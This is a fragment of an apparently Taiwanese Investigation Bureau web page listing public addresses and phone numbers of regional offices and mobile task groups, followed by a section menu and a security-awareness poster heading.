航業海員調查處 高雄站	高雄市前鎮區佛公路167號	高雄市郵政44-30號	(07) 8134888
福建省調查處	金門縣金城鎮民權路174號	金門郵政90號信箱	(0823) 22888
馬祖調查站	連江縣南竿鄉介壽村15號	馬祖郵政101號信箱	(0836) 22258
北部地區機動工作組	臺北縣中和市永和路33號	中和郵政1-100號信箱	(02) 2482626
中部地區機動工作組	臺中市西屯區中港三段118巷50號	臺中市郵政76號信箱	(04) 4615588
南部地區機動工作組	高雄市小港平和四路40號	高雄小港郵政29-112號	(07) 8122910
東部地區機動工作組	花蓮市瑞美路7號	花蓮郵政21號信箱	(03) 8233712

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

### 全民保防宣導圖

© 本社

